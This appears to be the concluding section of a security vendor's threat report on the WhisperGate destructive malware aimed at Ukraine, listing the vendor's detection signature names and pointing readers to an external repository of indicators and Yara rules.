WhisperGate is a multi-stage destructive malware that has emerged in the midst of the geopolitical conflict that is still unfolding in Ukraine. Netskope Threat Labs is on the lookout for any malware that may appear with an apparent political motivation, especially ones that may disrupt essential services, such as infrastructure. It's also interesting to see this threat using Discord to host one of the payloads, showing again the preference of cloud apps usage by cyber attackers. We echo CISA's recommendations released in this note to implement cybersecurity measures for critical infrastructure.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
 - Win32.Trojan.WhisperGate
 - Win32.Network.WhisperGate
 - ByteCode-MSIL.Trojan.WhisperGate

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
 - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
 - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

A full list of IOCs and Yara rules can be found in our [GitHub repository](#).